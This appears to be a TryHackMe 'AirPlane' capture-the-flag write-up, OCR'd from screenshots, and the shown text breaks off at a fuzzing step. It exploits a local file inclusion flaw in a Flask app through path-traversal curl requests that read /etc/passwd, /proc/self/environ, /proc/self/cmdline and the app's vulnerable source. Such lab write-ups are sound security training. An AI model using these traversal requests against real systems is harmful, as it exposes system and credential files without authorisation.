
Airplanes are vehicles designed to travel through the air. The first successful powered flight was made by the Wright Brothers in 1903.

The history of airplanes dates back to the earliest attempts at human flight. The first successful powered flight was made by the Wright Brothers in 1903. Since then, airplanes have been developed and used extensively, playing important roles in both commercial and military applications. Today, airplanes are a vital part of modern transportation systems.

Airplanes come in various sizes and types, from small private planes to large commercial airliners. They are used to transport passengers and cargo, and are also used for military purposes. Advances in aviation technology continue to make airplanes more efficient, safer, and more environmentally friendly.

Look at the url : `http://airplane.thm:8000/?page=index.html`


We might have a LFI here but let try the /airplane first



Its a spinning text saying `Lets Fly` honestly i think this is just a rabbit hole lets work on that LFI there

Lets try putting in ../../../../etc/passwd

URL : `http://airplane.thm:8000/?page=../../../../etc/passwd`



passwd
Completed — 2.9 KB


warp-terminal_0.2024.08.13.08.02.stable.03_amd64.

Completed — 28.0 MB

Thorium_Browser_126.0.6478.231_AVX2.AppImage
Failed


It download a file lets download it using curl this time

```
curl "http://airplane.thm:8000/?page=../../../../etc/passwd" --output passwd
```



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../../../../etc/passwd" --output passwd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2973  100  2973    0     0   9185      0 --:--:-- --:--:-- --:--:--  9204
```


And the file contains /etc/passwd of the machine confirming that we have LFI



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
fwupd-refresh:x:122:127:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:123:128::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:124:129:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:125:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:127:132:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hudson:x:1001:1001::/home/hudson:/bin/bash
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

\

and lets see all the users on these machine




```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ cat passwd | grep bash
root:x:0:0:root:/root:/bin/bash
carlos:x:1000:1000:carlos,,,:/home/carlos:/bin/bash
hudson:x:1001:1001::/home/hudson:/bin/bash
```

Was stuck here for what to do but then figured out that we have to work with /proc here

Gaining Access :

So to check owning process environment variables from /proc/self

```
curl "http://airplane.thm:8000/?page=../../../../proc/self/environ" --output -
```




```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../../../../proc/self/environ" --output -
LANG=en_US.UTF-8LC_ADDRESS=tr_TR.UTF-8LC_IDENTIFICATION=tr_TR.UTF-8LC_MEASUREMENT=tr_TR.UTF-8LC_MONETARY=tr_TR.UTF-8LC_NAME=tr_TR.UTF-8LC_NUMERIC=tr_TR.UTF-8LC_PAPER=tr_TR.UTF-8LC_TELEPHONE=tr_TR.UTF-8LC_TIME=tr_TR.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/binHOME=/home/hudsonLOGNAME=hudsonUSER=hudsonSHELL=/bin/bashINVOCATION_ID=5ed32de2dded4d2a8dc9c4ac20c396a8JOURNAL_STREAM=9:19320
```

Seems to be running under the user hudson


lets read the /cmdline here to see what is actually running

```
curl "http://airplane.thm:8000/?page=../../../../proc/self/cmdline" --output -
```



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../../../../proc/self/cmdline" --output -
/usr/bin/python3app.py
```


Seems to be running app.py lets see where this is the first place i would check is page=app.py then page=../app.py and so on so on ../app.py i got the file



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=app.py" --output -
Page not found

┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../app.py" --output -
from flask import Flask, send_file, redirect, render_template, request
import os.path

app = Flask(__name__)


@app.route('/')
def index():
    if 'page' in request.args:
        page = 'static/' + request.args.get('page')

        if os.path.isfile(page):
            resp = send_file(page)
            resp.direct_passthrough = False

            if os.path.getsize(page) == 0:
                resp.headers["Content-Length"]=str(len(resp.get_data()))

            return resp

        else:
            return "Page not found"

    else:
        return redirect('http://airplane.thm:8000/?page=index.html', code=302)


@app.route('/airplane')
def airplane():
    return render_template('airplane.html')


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
```

Lets save this in a file real quick

```
curl "http://airplane.thm:8000/?page=../app.py" --output app.py
```



```
┌──(pks㉿Kali)-[~/TryHackMe/AirPlane]
└─$ curl "http://airplane.thm:8000/?page=../app.py" --output app.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   784  100   784    0     0   2346      0 --:--:-- --:--:-- --:--:--  2354
```

Now i didnt really find anything useful with this file seems like a rabbit hole again


lets try to fuzz out all of the processes that is running in /proc directory

First generate a word-lists of number i choose from 1 to 100000 like this

So i have this script that i made to generate ports from 1 to 65536 im just gonna modify this u can use bash to generate to if u want

